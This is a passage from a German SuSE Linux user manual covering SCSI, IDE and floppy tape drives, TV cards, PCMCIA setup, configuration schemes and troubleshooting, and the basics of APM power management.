Am bekanntesten dürften die Geräte sein, die direkt mit dem SCSI-Bus verbunden werden. Grundsätzlich können Sie davon ausgehen, dass Sie alle Bandlaufwerke, die an einen von Linux unterstützten SCSI-Adapter angeschlossen sind, auch nutzen können. Sollte Ihr Bandlaufwerk über außergewöhnliche Funktionen verfügen (z. B. eine Bandwechselstation), so wird oftmals spezielle Software benötigt, um diese Funktionen zu nutzen.

Das SCSI-Bandlaufwerk wird folgendermaßen gesteuert:

- Das erste Bandlaufwerk im System wird mit den Gerätedateien `/dev/st0` und `/dev/nst0` angesteuert, das nächste mit `/dev/st1` und `/dev/nst1` usw. `/dev/stX` steht für ein Bandlaufwerk, das nach jeder Aktion das Band wieder an den Anfang zurückspult.

  `/dev/nstX` referenziert hingegen ein Laufwerk, dass das Band stets an der aktuellen Position belässt.

  Wir empfehlen die Benutzung von `/dev/nstX`, da Sie mit dem Befehl mt das Laufwerk genau steuern können.

- Verwenden Sie also den Befehl mt, um dem Bandlaufwerk Befehle zur Bandsteuerung zu senden.

  ```
  erde:/ # mt -f /dev/nst0 retension
  ```

  Spannt das Band neu, indem es vom Anfang bis zum Ende durchgespult wird.

  ```
  erde:/ # mt -f /dev/nst0 rewind
  ```

Spult das Band an den Anfang zurück.

```
erde:/ # mt -f /dev/nst0 eom
```

Spult das Band hinter den letzten Datensatz. Hiermit können Sie neue Daten an ein teilweise bespieltes Band anfügen.

```
erde:/ # mt -f /dev/nst0 erase
```

Löscht das Band im Laufwerk. Vorsicht, alle Daten auf dem Band gehen verloren.

IDE-Bandlaufwerke

IDE-Bandlaufwerke werden an den IDE-Bus des Rechners angeschlossen. Das Laufwerk wird von Linux automatisch erkannt und Sie können es dann über die Gerätedateien `/dev/ht0` bzw. `/dev/nht0` benutzen.

Verwenden Sie den Befehl mt, wie in Abschnitt 10.8 auf der vorherigen Seite beschrieben.

Floppy-Bandlaufwerke

Floppy-Bandlaufwerke werden einfach an den in jedem Rechner vorhandenen Floppy-Port angeschlossen.

Da diese Geräte aber sehr zeitkritisch anzusteuern sind, kann es oft zu Problemen bei der Sicherung oder beim Backup kommen.

Um diese Laufwerke unter Linux zu nutzen, benötigen Sie einen speziellen Treiber, den ftape-Treiber. Dieser Treiber wird mit dem Kernel bereits mitgeliefert. Näheres zur Konfiguration dieser Geräte entnehmen Sie bitte der Dokumentation unter `/usr/src/linux/Documentation/ftape.txt`. Die gesamte Dokumentation zum ftape-Subsystem erhalten Sie auf der Homepage des Treiberentwicklers:
`http://www.instmath.rwth-aachen.de/~heine/ftape`.

10.9 TV-Karten

Unter Linux ist es seit geraumer Zeit auch möglich, mithilfe einer TV-Karte unter der grafischen Oberfläche (dem X Window System) fernzusehen. Dies wird durch eine Reihe von Kernelmodulen und dazu passenden Programmen realisiert.

Welche Karten werden unterstützt?

Grundsätzlich erfolgt die Unterstützung aufgrund des auf der Karte verwendeten Chips. In den letzten Jahren haben sich hier die Grabber-Chips der Fa. Brooktree etabliert. Unter Linux können Sie Karten mit den Chips `BT848` und `BT878` verwenden. Die Unterstützung für `BT878` ist noch nicht ganz vollständig, kann aber bereits als stabil betrachtet werden.

Typische Karten mit diesen Chips sind z. B. Hauppauge WIN/TV oder Miro PC/TV.

Wie wird die Unterstützung aktiviert?

- Melden Sie sich als Benutzer `'root'` beim System an.
- Alle notwendigen Module („Treiber“) sind Bestandteils des jeweils installierten Kernels.
- Bei den Kernel-Quellen (`/usr/src/linux/Documentation/video4linux`) finden Sie die weiterführende Dokumentation.
- Tragen Sie die Benutzer, die Zugriff auf die TV-Karte bekommen sollen, in die Gruppe `'video'` ein; zum Vorgehen vgl. die Hinweise zur Benutzer- und Gruppenverwaltung in Abschnitt 3.6.7 auf Seite 113 ff.

Bei Problemen mit der TV-Karte sollten Sie zunächst die o. g. Dokumentation beachten. Des Weiteren finden Sie auch in der Support-Datenbank im Internet unter `http://sdb.suse.de` einige Artikel hierzu (Stichwort: `tv`).

11 Notebooks – PCMCIA, APM, IrDA

An Notebooks werden besondere Anforderungen gestellt. Hierzu zählen unter anderem „Advanced Power Management“ (APM), Infrarot-Schnittstellen (IrDA) und PC-Karten (PCMCIA). Gelegentlich sind auch in Desktop-Rechnern solche Komponenten zu finden; sie unterscheiden sich nur unwesentlich von den in Notebooks verwendeten – deshalb wird deren Verwendung und Konfiguration in diesem Kapitel zusammengefasst.

Wer an Erfahrungen mit bestimmten Notebooks interessiert ist, sollte auf alle Fälle die „Linux Laptop Homepage“ unter `http://www.cs.utexas.edu/users/kharker/linux-laptop` besuchen. Eine weitere gute Informationsquelle ist die „Moblix“-Homepage unter `http://mobilix.org/index.html` (*MobiliX – Mobile Computers and Unix*). Dort findet man sowohl ein interessantes Laptop-Howto als auch ein IrDA-Howto. Außerdem gibt es in der SuSE-Supportdatenbank den Artikel *Laptops und Notebooks (PCMCIA) unter Linux* (`file:/usr/share/doc/sdb/de/html/laptop.html`).

11.1 PCMCIA

11.1.1 Die Hardware

PCMCIA steht für „Personal Computer Memory Card International Association“ und wird aber landläufig als Sammelbegriff für sämtliche damit zusammenhängende Hard- und Software verwendet. Die wesentliche Komponente ist die PCMCIA-Karte; hierbei unterscheidet man zwei Typen:

PC-Karten: Das sind die derzeit noch am meisten vorkommenden Karten. Sie verwenden einen 16 Bit breiten Bus zur Datenübertragung, sind meist relativ günstig und sehr viele werden problemlos und stabil unterstützt.

CardBus-Karten: Dies ist eine neuerer Standard. Sie verwenden einen 32 Bit breiten Bus, sind dadurch schneller, aber auch teurer. Da die Datenübertragungsrate aber häufig an anderer Stelle eingeschränkt wird, lohnt sich dieser Aufwand häufig nicht. Es gibt mittlerweile auch für diese Karten etliche Treiber, wobei manche immer noch instabil sind – abhängig auch vom vorhandenen PCMCIA-Controller.

Was für eine Karte eingeschoben ist, sagt bei aktivem PCMCIA-Dienst das Kommando **`cardctl ident`**. Eine Liste von unterstützten Karten findet man in `SUPPORTED_CARDS` in `/usr/share/doc/packages/pcmcia`. Dort gibt es auch die jeweils aktuelle Version des `PCMCIA-HOWTO`.

Die zweite notwendige Komponente ist der PCMCIA-Controller, oder auch die PC-Card/CardBus-Bridge. Diese stellt die Verbindung zwischen der Karte und dem PCI-Bus her, in älteren Geräten auch die Verbindung zum ISA-Bus. Diese Controller sind fast immer zu dem Intel-Chip `i82365` kompatibel; es werden alle gängigen Modelle unterstützt. Der Typ des Controllers lässt sich mit dem Kommando **`probe`** ermitteln. Falls es ein PCI-Gerät ist, liefert auch das Kommando **`lspci -vt`** interessante Informationen.

11.1.2 Die Software

Alle benötigten Treiber und Programme befinden sich, soweit sie nicht schon in den Kernel integriert sind, im Paket `PCMCIA`, Serie `a1`. Die Grundlage bilden die Module `pcmcia_core`, `i82365` (oder `tcic`, selten) und `ds`. Diese Module werden normalerweise beim Booten automatisch gestartet. Sie initialisieren die vorhandenen PCMCIA-Controller und stellen Basisfunktionen zur Verfügung.

Da PCMCIA-Karten zur Laufzeit gewechselt werden können, muss es einen ☞ *Daemon* geben, der die Aktivitäten in den Steckplätzen überwacht. Diese Aufgabe erledigt der Cardmanager (**`cardmgr`**). Er wird nach dem Laden der Basismodule automatisch gestartet. Wenn eine Karte eingeschoben wird, ermittelt der Cardmanager Typ und Funktion und lädt die passenden Module; man kann mit **`lsmod`** nachsehen, welches Modul geladen wurde. Wurden alle Module erfolgreich geladen, startet der Cardmanager je nach Funktion der Karte bestimmte Initialisierungsskripten, die ihrerseits z. B. die Netzwerkverbindung aufbauen oder Partitionen von externen SCSI-Platten einhängen (*mounten*). Wenn die Karte wieder entfernt wird, sorgt der Cardmanager mittels derselben Skripten für das Beenden der diversen Kartenaktivitäten. Anschließend werden die nun nicht mehr benötigten Module wieder entladen.

Theoretisch kann also die Karte einfach entnommen werden. Dies funktioniert auch hervorragend für Netzwerk-, Modem- oder ISDN-Karten, solange keine aktiven Netzwerkverbindungen mehr bestehen. Es funktioniert nicht im Zusammenhang mit eingehängten Partitionen einer externen Platte oder mit NFS-Verzeichnissen. Hier muss dafür gesorgt werden, dass diese Einheiten synchronisiert und sauber ausgehängt werden (*unmounten*), da das natürlich nicht mehr möglich ist, wenn die Karte bereits gezogen wurde. Im Zweifelsfall hilft ein

```
erde: # cardctl eject
```

Dieser Befehl deaktiviert die Karten, solange sie sich noch im Notebook befinden.

11.1.3 Die Konfiguration

Wenn das PCMCIA-Paket installiert ist, befinden sich in `/etc/rc.config` vier PCMCIA-Variablen. **`START_PCMCIA`** gibt an, ob der Dienst beim Booten gestartet wird. Von Hand kann er mit dem Kommando **`rcpcmcia start`** immer gestartet werden, auch wenn **`START_PCMCIA`** auf `no` gesetzt wurde. **`PCMCIA`** enthält den Typ des PCMCIA-Controllers. Dieser Wert wird bei der Installation automatisch ermittelt und steht fast immer auf `i82365`. Die beiden restlichen Variablen

PCMCIA_PCIC_OPTS und **PCMCIA_CORE_OPTS** enthalten Optionen für die Basismodule und können im Normalfall leer bleiben. Da die Auswahl des richtigen Treibermoduls für die verwendete Karte vom Cardmanager (**cardmgr**) erledigt wird, sind i. a. keine weiteren hardwarebezogenen Einstellungen notwendig.

Ethernet und TokenRing

Ethernet- oder TokenRing-Netzwerkverbindungen können problemlos mit YaST eingerichtet werden. Der Dialog 'Netzwerk Grundkonfiguration' ist unter 'Administration des Systems' → 'Netzwerk konfigurieren' zu finden. Die Einrichtung erfolgt wie bei fest eingebauten Geräten. Zusätzlich muss das betreffende Gerät mit F9 als PCMCIA-Gerät markiert werden; vgl. Abschnitt 3.6.3 auf Seite 107. Folgendes ist zu beachten:

- Wenn mehrere Ethernet- oder TokenRing-Geräte als PCMCIA markiert wurden, wird nur die Einstellungen des ersten Geräts übernommen.
- Die Einstellungen werden im Gegensatz zu normalen Netzwerkkarten beim Beenden des Dialogs mit F10 sofort aktiv.
- Die angezeigten Gerätenamen (eth0, eth1, tr0...) sollten nur als Information über den Typ des Gerätes verstanden werden; denn die Nummerierung der Geräte erfolgt bei PCMCIA dynamisch.
- War ein Eintrag deaktiviert und wird jetzt mit F4 eine Reaktivierung vorgenommen, so muss auch die Markierung als PCMCIA-Gerät mit F9 wieder gesetzt werden.

ISDN

Auch bei ISDN-PC-Karten erfolgt die Konfiguration wie gewohnt; vgl. Abschnitt 6.2 auf Seite 177. Lediglich die Markierung als PCMCIA-Gerät in der 'Netzwerk Grundkonfiguration' (unter 'Administration des Systems' → 'Netzwerk konfigurieren') muss mit F9 gesetzt werden. Im Dialog 'Konfiguration der ISDN-Hardware' muss weder IRQ noch IO-Port eingegeben werden. Auch das Übertragungsprotokoll (Euro-ISDN oder 1TR6) kann hier nicht verändert werden.


So genannte ISDN-Modems gibt es auch bei PCMCIA-Karten. Dies sind i. a. Modem- oder Multifunktionskarten mit einem zusätzlichen „ISDN-Connection-Kit". Diese werden wie ein Modem behandelt.

Modem

Bei Modem-PC-Karten gibt es im Normalfall keine PCMCIA-spezifischen Einstellungen. Sobald ein Modem eingeschoben wird, steht dieses unter /dev/modem zur Verfügung. Die Einrichtung mit wvdial (**wvdial**) erfolgt wie bei gewöhnlichen Modems; vgl. Abschnitt 6.6 auf Seite 192.

SCSI und IDE

Das passende Treibermodul wird vom Cardmanager geladen. Sobald also eine SCSI- oder IDE-Karte eingeschoben wird, stehen die daran angeschlossenen Geräte zur Verfügung. Die ☞*Devicenamen* werden dynamisch ermittelt. Informationen über vorhandene SCSI- bzw. IDE- Geräte sind unter `/proc/scsi` bzw. unter `/proc/ide` zu finden.



Hinweis

Externe Festplatten, CD-ROM-Laufwerke und ähnliche Geräte müssen eingeschaltet sein, bevor die PCMCIA-Karte in den Steckplatz eingeschoben wird. SCSI-Geräte müssen aktiv terminiert werden.
Wichtig: Bevor eine SCSI- oder IDE-Karte entnommen wird, müssen sämtliche Partitionen der daran angeschlossenen Geräte ausgehängt worden sein. Wurde dies vergessen, kann erst nach einem Reboot des Systems erneut auf diese Geräte zugegriffen werden, obwohl der Rest des Systems durchaus stabil weiterläuft.

Man kann Linux auch vollständig auf solchen externen Platten installieren. Allerdings gestaltet sich dann der Bootvorgang etwas komplizierter. Es wird auf alle Fälle eine „Bootdisk“ benötigt, die den Kernel und eine Init-Ramdisk (`initrd`) enthält; mehr Informationen dazu in Abschnitt 16.4 auf Seite 475. Die `initrd` enthält ein virtuelles Dateisystem, das alle benötigten PCMCIA-Module und -Programme enthält. Die SuSE Linux „Bootdisk“ bzw. die Bootdisk-Images sind ebenso aufgebaut, d. h. damit könnten Sie Ihre externe Installation immer booten. Es ist aber etwas umständlich, jedes Mal die PCMCIA-Unterstützung von Hand zu laden. Fortgeschrittene Anwender können sich eine auf das jeweilige System zugeschnittene Bootdiskette selbst erstellen[1].

11.1.4 Konfigurationen zum Umschalten – „Schemata“

Häufig benötigt man bei mobilen Computern verschiedene Konfigurationen für z. B. die Firma und für zu Hause. Mit PCMCIA-Geräten ist dies kein Problem; allerdings müssen dabei Konfigurationsdateien von Hand angepasst werden. YaST kann diese Aufgabe z. Z. noch nicht erledigen. Für ISDN bzw. Modem trifft die folgende Beschreibung nicht zu[2].

Eine Konfiguration nennt man bei PCMCIA ein „Schema“ (engl. *Scheme*). Die Konfigurationsdateien für PCMCIA-Geräte, die sich unter `/etc/pcmcia/*.opts` befinden, können mehrere Schemata enthalten. Die Daten eines Schemas sind dort in Konfigurationsblöcken abgelegt, die mit einer „Adresse“ angesprochen werden. Diese Adressen sind durch Kommata getrennte Worte. Das erste

[1] Hinweise finden Sie dazu in dem PCMCIA-HOWTO in Abschnitt 5.3 „Booting from a PCMCIA device“.

[2] Bei ISDN können stattdessen mehrere ISDN-Devices mit denselben Netzwerkadressen und derselben Defaultroute angelegt werden. Diese werden dann nicht automatisch, sondern gezielt manuell gestartet. – Bei Modems können mehrere verschiedene Profile mit wvdial verwendet werden.

Wort ist der Name eines Schemas. Die weiteren Worte enthalten Informationen wie z. B. den Steckplatz, in dem die Karte steckt, oder die Nummer einer Festplattenpartition. Detaillierte Informationen dazu finden Sie am Anfang der `/etc/pcmcia/*.opts`-Dateien und im PCMCIA-HOWTO. Das bei SuSE Linux verwendete Standard-Schema heißt `SuSE`. Dieses Schema `SuSE` wird mittels SuSEconfig verändert, wenn die Netzverbindung mit YaST konfiguriert wird. Deshalb gehen manuelle Änderungen in diesem Schema beim nächsten Lauf von **`SuSEconfig`** wieder verloren.

Wir werden die Schemata-Konfiguration am Beispiel einer Ethernetkarte besprechen. Es sollen zwei Schemata namens `work` und `home` angelegt werden. Dazu werden in der Datei `/etc/pcmcia/network.opts` (siehe Datei 11.1.1 auf der nächsten Seite) mehrere Konfigurationsblöcke benötigt. Diese Blöcke bekommen die folgenden Adressen:

- `SuSE,*,*,*`: Dieser Block sollte bestehen bleiben, falls Sie weiterhin YaST zur einfachen Konfiguration verwenden möchten.
- `work,*,*,*`: In diesem Block wird das Netzwerk zur Verwendung in der Firma konfiguriert. Entsprechend enthält
- `home,*,*,*`: die Daten für zu Hause.
- `*,*,*,*`: Auch dieser Block ist schon vorhanden und dient zur Konfiguration aller zuvor nicht vorgekommenen Schemata.

Am einfachsten wird ein Block konfiguriert, indem die gewünschten Daten per YaST eingegeben werden und dann der von **`SuSEconfig`** angepasste Block `SuSE` kopiert und entsprechend nach `work` bzw. `home` umbenannt wird. Wer alles von Hand einstellen möchte, findet die Erklärung einiger Begriffe wie **`NETMASK`**, **`BROADCAST`** etc. in Tabelle 5.1 auf Seite 160 und alle spezifischen Werte im `PCMCIA-HOWTO` (unter `/usr/share/doc/packages/pcmcia` liegt die aktuelle Version).

Das Umschalten zwischen diesen Schemata kann beim Booten oder zur Laufzeit geschehen. Welches Schema gerade aktiv ist, liefert das Kommando **`cardctl scheme`**. Während der Laufzeit wird auch mit diesem Kommando umgeschaltet, nämlich durch **`cardctl scheme`** <**`Name_des_Schemas`**>. Diese Einstellung geht beim Neustart des Systems nicht verloren. D. h. das zuletzt gewählte Schema ist auch nach dem nächsten Booten noch aktiv, solange nicht beim Booten ausdrücklich ein anderes Schema gewählt wird. Beim Booten kann ein Schema gewählt werden, indem am Bootprompt (**`LILO:`**) die Variable **`SCHEME=`**<**`Name_des_Schemas`**> gesetzt wird; Informationen zum Bootprompt sind in Abschnitt 14.3.2 auf Seite 415 zu finden.

Wenn man ein oder mehrere feste Bootschemata anlegen will, kann man dies dem Bootmanager „unterschieben“. Wir setzen das Beispiel fort und legen drei Bootkonfigurationen an. Dazu muss in `/etc/lilo.conf` der Parameter **`append`** verwendet werden; vgl. Datei 11.1.2 auf Seite 357. Nach der Veränderung von `/etc/lilo.conf` muss das Kommando **`lilo`** aufgerufen werden.

Gemäß der Beispielkonfiguration in Datei 11.1.2 auf Seite 357 kann dann beim Booten durch die Eingabe von `w`, `h` oder `s` eines der Schemata gestartet werden.

```
# The address format is "scheme,socket,instance,hwaddr" .
case "$ADDRESS" in
SuSE,*,*,*)
    INFO="This scheme is to be configured by YaST/SuSEconfig"
# [... gekürzt ...]
    ;;
work,*,*,*)
    INFO="Netzwerkkonfiguration für die Firma über DHCP"
    IF_PORT=""
    BOOTP="n"
    DHCP="y"
    IPADDR=""
    NETMASK=""
    NETWORK=""
    BROADCAST=""
    GATEWAY=""
    DOMAIN=""
    SEARCH=""
    DNS_1=""
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
home,*,*,*)
    INFO="Netzwerkkonfiguration für zu Hause (Home) mit fester Adresse"
    IF_PORT=""
    BOOTP="n"
    DHCP="n"
    IPADDR="10.0.1.23"
    NETMASK="255.255.255.0"
    NETWORK="10.0.1.0"
    BROADCAST="10.0.1.255"
    GATEWAY="10.0.1.1"
    DOMAIN="home.de"
    SEARCH="home.de work.de"
    DNS_1="10.0.1.1"
    MOUNTS=""
    start_fn () { return; }
    stop_fn () { return; }
    ;;
*,*,*,*)
    INFO="Sample private network setup"
# [... gekürzt ...]
    ;;
esac
```

Datei 11.1.1: /etc/pcmcia/network.opts

```
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = work
  alias  = w
  append = "SCHEME=work"
#
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = home
  alias  = h
  append = "SCHEME=home"
#
image    = /boot/vmlinuz
  root   = /dev/hda7
  label  = suseconf
  alias  = s
  append = "SCHEME=SuSE"
```

Datei 11.1.2: PCMCIA: Ausschnitt aus `lilo.conf`

11.1.5 Wenn's trotzdem nicht geht

Bisweilen kommt es bei der Verwendung von PCMCIA auf manchen Notebooks oder mit manchen Karten zu Problemen. Die meisten Schwierigkeiten lassen sich mit wenig Aufwand bewältigen, solange man die Sache systematisch angeht. Zuallererst ist herauszufinden, ob das Problem mit einer Karte zusammenhängt, oder ob ein Problem des PCMCIA-Basissystems vorliegt. Deshalb sollte man in jedem Fall den Computer zunächst *ohne* eingeschobene Karten starten. Erst wenn das Basissystem einwandfrei zu funktionieren scheint, wird die Karte eingeschoben. Alle aufschlussreichen Meldungen werden in `/var/log/messages` protokolliert. Deshalb sollte die Datei mit

```
erde: # tail -f /var/log/messages
```

während der notwendigen Tests beobachtet werden. So lässt sich der Fehler auf einen der beiden folgenden Fälle einschränken.

Das PCMCIA-Basissystem funktioniert nicht

Wenn das System beim Booten bereits bei der Meldung `"PCMCIA: Starting services:"` stehen bleibt oder andere merkwürdige Dinge geschehen, kann das Starten von PCMCIA beim nächsten Booten durch die Eingabe von **`NOPCMCIA=yes`** am Bootprompt (**`LILO:`**) verhindert werden. Um den Fehler weiter einzugrenzen, werden nun die drei Basismodule von Hand nacheinander geladen. Dazu dienen die Kommandos **`modprobe pcmcia_core`**, **`modprobe i82365`** bzw. – in sehr seltenen Fällen – **`modprobe tcic`** und **`modprobe ds`**. Die kritischen Module sind die beiden ersten.

Tritt der Fehler beim Laden von `pcmcia_core` auf, hilft die Manual-Page von **`pcmcia_core`** (**`man pcmcia_core`**) weiter. Die darin beschriebenen Optionen können zunächst zusammen mit dem Kommando **`modprobe`** getestet werden. Als Beispiel können wir die APM Unterstützung der PCMCIA-Module abschalten; in wenigen Fällen kann es damit Probleme geben. Dafür gibt es die Option **`do_apm`**; mit **`do_apm=0`** wird das Powermanagement deaktiviert:

```
erde:~ # modprobe pcmcia_core do_apm=0
```

Führt die gewählte Option zum Erfolg, wird sie in der Datei `/etc/rc.config` in die Variable **`PCMCIA_CORE_OPTS`** geschrieben:

```
PCMCIA_CORE_OPTS="do_apm=0"
```

Auch sehr selten kann das Prüfen freier IO-Bereiche Ärger machen, wenn sich dadurch andere Hardwarekomponenten gestört fühlen. Das umgeht man dann mit **`probe_io=0`**. Sollen mehrere Optionen verwendet werden, müssen sie durch Leerzeichen getrennt werden:

```
PCMCIA_CORE_OPTS="do_apm=0 probe_io=0"
```

Wenn es beim Laden von i82365 zu Fehlern kommt, hilft die Manual-Page von **`i82365`** (**`man i82365`**).

Ein Problem in diesem Zusammenhang ist ein Ressourcenkonflikt, d. h. ein Interrupt, IO-Port oder Speicherbereich wird doppelt belegt. Das Modul i82365 prüft zwar diese Ressourcen, bevor sie für eine Karte zur Verfügung gestellt werden, jedoch führt manchmal genau dieses Prüfen zum Problem. Zum Beispiel führt das Prüfen des Interrupt 12 (PS/2-Geräte) bei manchen Computern zum Blockieren von Maus und/oder Tastatur. In diesem Fall hilft der Parameter **`irq_list=`**<**`Liste_von_IRQs`**>. Die Liste soll alle IRQs enthalten, die verwendet werden dürfen. Also

```
erde: # modprobe i82365 irq_list=5,7,9,10
```

oder dauerhaft in `/etc/rc.config`:

```
PCMCIA_PCIC_OPTS="irq_list=5,7,9,10"
```

Weiterhin gibt es `/etc/pcmcia/config` und `/etc/pcmcia/config.opts`. Diese Dateien werden vom Cardmanager ausgewertet. Die darin gemachten Einstellungen sind erst für das Laden der Treiber-Module für die PCMCIA-Karten relevant. In `/etc/pcmcia/config.opts` können auch IRQs, IO-Ports und Speicherbereiche ein- oder ausgeschlossen werden. Der Unterschied zur Option **`irq_list`** ist, dass die in `config.opts` ausgeschlossenen Ressourcen zwar nicht für eine PCMCIA-Karte verwendet, aber dennoch vom Basis-Modul i82365 geprüft werden.

Die PCMCIA-Karte funktioniert nicht (richtig)

Hier gibt es im Wesentlichen drei Varianten: Die Karte wird nicht erkannt, sie belegt unzulässige Ressourcen oder sie ist unzuverlässig.

Wenn die Karte nicht erkannt wird, erscheint in `/var/log/messages` die Meldung `"unsupported Card in Slot x"`. Diese Meldung sagt lediglich aus, dass der Cardmanager der Karte keinen Treiber zuordnen kann. Zu dieser Zuordnung wird `/etc/pcmcia/config` benötigt. Diese Datei ist sozusagen die „Treiberdatenbank“. Die „Treiberdatenbank“ lässt sich erweitern, wenn man vorhandene Einträge als Vorlage nimmt. Man kann mit dem Kommando **`cardctl ident`** herausfinden, wie die Karte sich identifiziert. Weitere Informationen dazu befinden sich im PCMCIA-HOWTO Abschnitt 6 („Dealing with unsupported cards“) und besonders in der Manual-Page von **`pcmcia`**

(**man pcmcia**). Nach der Änderung von /etc/pcmcia/config muss diese neu geladen werden; dazu dient **rcpcmcia reload**.

Den meisten PCMCIA-Karten ist es egal, mit welchem IRQ bzw. IO-Port sie betrieben werden; d. h. häufig liegt das Problem darin, dass eine verwendete Ressource später von einem anderen Gerät belegt wird (CD-ROM am 2. IDE-Controller: IRQ 15; serieller oder IrDA-Port: IRQ 3, IRQ 4; Sound, Drucker: IRQ 5, IRQ 7). In diesem Fall schließt man die Verwendung derselben in /etc/pcmcia/config.opts aus. Wenn eine bestimmte Karte dennoch spezielle Einstellungen benötigt, kann man in config.opts dem entsprechenden Modul Optionen übergeben. Soll z. B. das Modul pcnet_cs mit dem IRQ 5 betrieben werden, wird folgender Eintrag benötigt:

```
module "pcnet_cs" opts "irq_list=5"
```

Die möglichen Optionen sind in den Manual-Pages beschrieben, die es zu den meisten Modulen gibt[3]. Wenn es keine Manual-Page gibt, sind verschiedene Optionen aus der Manual-Page von **i82365** (**man i82365**) in Betracht zu ziehen, oder man muss sich mit dem Quellcode des Moduls vertraut machen...

Ein Problem, das manchmal mit 10/100-MBit-Netzwerkkarten auftritt: die Übertragungsart wird nicht automatisch richtig erkannt. Hier hilft das Kommando **ifport**. Damit lässt sich die eingestellte Übertragungsart anzeigen und verändern; vgl. die Manual-Page von **ifport** (**man ifport**). Die geeignete Einstellung kann dann in /etc/pcmcia/network.opts in die Variable **IFPORT** geschrieben werden.

11.1.6 Installation via PCMCIA

In manchen Fällen wird PCMCIA bereits zum Installieren von SuSE Linux benötigt. Dazu muss im linuxrc unter 'Kernel-Module (Hardware-Treiber)' der Punkt 'Lade PCMCIA Module' ausgewählt werden. Zuerst erscheinen zwei Eingabefelder, in denen man Optionen für die Module pcmcia_core und i82365 eingeben kann. Im Normalfall bleiben diese Felder jedoch leer. Die Manual-Pages für pcmcia_core und i82365 befinden sich als Textdateien auf der ersten CD im Verzeichnis docu. Während der Installation werden Systemmeldungen auf verschiedenen virtuellen Konsolen ausgegeben, auf die man mit (Alt) + (F<x>) umschalten kann. In YaST2 muss man (Strg) + (Alt) + (F<x>) verwenden, weil YaST2 unter dem X Window System läuft.

Wenn der erste Teil der Installation abgeschlossen ist, wird das System teilweise oder ganz neu gestartet. Dabei kann in seltenen Fällen beim Starten von PCMCIA das System stehen bleiben. Zu diesem Zeitpunkt ist die Installation aber schon weit genug fortgeschritten, sodass mit der Boot-Option **NOPCMCIA=yes** Linux ohne PCMCIA gestartet werden kann, zumindest im Textmodus. Hier hilft der Abschnitt 11.1.5 auf Seite 357 weiter.

[3] Tipp: **rpm -ql pcmcia | grep man** listet alle im Paket pcmcia enthaltenen Manual-Pages auf.

11.1.7 Weitere Hilfsprogramme

Das Programm cardctl wurde hier schon mehrfach erwähnt. cardctl ist das wesentliche Werkzeug, um Informationen von PCMCIA zu erhalten, bzw. bestimmte Aktionen auszuführen. Details stehen in der Manual-Page von **`cardctl`** (**`man cardctl`**); oder man gibt nur **`cardctl`** ein und erhält eine Liste der gültigen Kommandos.




Abbildung 11.1: PCMCIA – Cardinfo

Zu diesem Programm gibt es auch ein graphisches Frontend **`cardinfo`** (vgl. Abbildung 11.1), mit dem die wichtigsten Dinge kontrollierbar sind. Leider kann man damit nicht zwischen „Schemata“ umschalten.

Für Freunde von KDE gibt es auch ein kardinfo. Dieses Tool ist das gleiche in „krün“. Es unterscheidet sich nicht wesentlich von **`cardinfo`**.

Weitere Helfer aus dem Paket `pcmcia` sind **`ifport`**, **`ifuser`**, **`probe`** und **`rcpcmcia`**. Diese werden aber nicht im täglichen Umgang benötigt. Um genau zu erfahren, was alles im Paket `pcmcia` steckt, verwendet man den Befehl **`rpm -ql pcmcia`**.

11.1.8 PCMCIA kompilieren

Wenn Sie den Kernel aktualisieren und kein dazu passendes PCMCIA-Paket auf dem FTP-Server der SuSE finden, dann ist es erforderlich, das PCMCIA-Paket selbst zu compilieren. Wichtig ist, dass während der Neuübersetzung bereits der richtige Kernel läuft, da aus diesem einige Informationen extrahiert werden. Das Paket `pcmcia` sollte bereits installiert, aber nicht gestartet sein; im Zweifelsfall also noch ein **`rcpcmcia stop`** ausführen. Dann installiert man das PCMCIA-Quellpaket mit YaST und gibt anschließend ein:

```
erde: # rpm -ba /usr/src/packages/SPECS/pcmcia.spec
```

Das war's, jetzt liegt unter `/usr/src/packages/RPMS` sogar ein neues Binärpaket, das man für weitere Systeme nutzen kann, wenn derselbe Kernel eingesetzt wird.

11.2 APM – Powermanagement

11.2.1 Grundlagen

Powermanagement setzt eine dafür ausgelegte Hardware und passende *BIOS-Routinen* (☞*BIOS*) voraus. Die meisten Notebooks und viele moderne Desktops bringen diese Voraussetzungen mit – wichtig sind diverse Stromsparfunktionen aber erst im mobilen Einsatz. Im Folgenden wollen wir auf diese Funktionen eingehen:

Stand-by – In dieser Betriebsart wird nur das Display ausgeschaltet und bei manchen Geräten die Prozessorleistung gedrosselt.

Suspend (to memory) – Hier wird der gesamte Systemzustand in den Arbeitsspeicher geschrieben und außer diesem das gesamte System schlafen gelegt. In diesem Zustand braucht der Computer nur sehr wenig Strom, sodass man damit je nach Gerät von 12 Stunden bis mehrere Tage mit Batterie überbrücken kann. Der Vorteil dieses Zustands ist, dass man innerhalb weniger Sekunden wieder an derselben Stelle weiterarbeiten kann, ohne erst booten und benötigte Programme neu laden zu müssen. – Hier liegt der Reiz, Linux einzusetzen; denn man braucht sein System eigentlich nie herunterzufahren (manche Betriebssysteme werden im Laufe der Zeit instabil). Bei den meisten modernen Geräten genügt es, den Deckel zu schließen, um zu suspendieren, und ihn zum Weiterarbeiten einfach wieder zu öffnen und es kann sofort weitergehen.

Hibernation (Suspend to disk) – In dieser Betriebsart hält es der Computer länger als einen Winter aus (*Hibernation* bedeutet „Überwinterung"; denn der Systemzustand wird vollständig auf der Festplatte gespeichert und das System danach ausgeschaltet. Die Rückkehr aus dem „Winterschlaf" dauert zwischen 30 - 90 Sek. und auch hier wird der Zustand vor dem Suspend genau wiederhergestellt. Einige Hersteller bieten sinnvolle Mischformen davon an.

